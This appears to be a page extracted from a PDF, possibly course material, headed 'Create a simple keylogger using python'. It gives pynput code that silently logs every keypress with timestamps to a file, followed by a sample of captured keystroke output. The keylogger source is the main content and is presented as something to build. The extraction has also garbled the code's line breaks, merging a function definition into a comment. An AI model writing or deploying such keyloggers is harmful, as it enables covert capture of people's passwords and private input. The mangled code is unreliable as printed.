


- Create a simple keylogger using python

```
from pynput.keyboard import Key,  
Listener import logging  
  
# if no name it gets into an empty string  
log_dir = ""  
  
# This is a basic logging function  
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,  
format='%(asctime)s:%(message)s:')  
  
# This is from the library def on_press(key): logging.info(str(key))  
  
# This says, listener is on  
with Listener(on_press=on_press)  
as listener: listener.join()
```



```
1 2022-09-28 01:49:29,774: 'v':  
2 2022-09-28 01:49:29,885: 'g':  
3 2022-09-28 01:49:30,041: 'c':  
4 2022-09-28 01:49:30,070: 'v':  
5 2022-09-28 01:49:30,140: 'g':  
6 2022-09-28 01:49:34,346: Key.enter:  
7 2022-09-28 01:49:34,788: 'v':  
8 2022-09-28 01:49:34,908: 'h':  
9 2022-09-28 01:49:34,911: 'g':  
10 2022-09-28 01:49:35,039: 'c':  
11 2022-09-28 01:49:35,138: 'x':  
12 2022-09-28 01:49:35,183: 'f':  
13 2022-09-28 01:49:35,282: 'd':  
14 2022-09-28 01:49:35,340: 'c':  
15 2022-09-28 01:49:35,431: 'h':  
16 2022-09-28 01:49:35,440: 'g':  
17 2022-09-28 01:49:35,502: 'v':  
18 2022-09-28 01:49:35,705: 'h':  
19 2022-09-28 01:49:35,729: 'g':  
20
```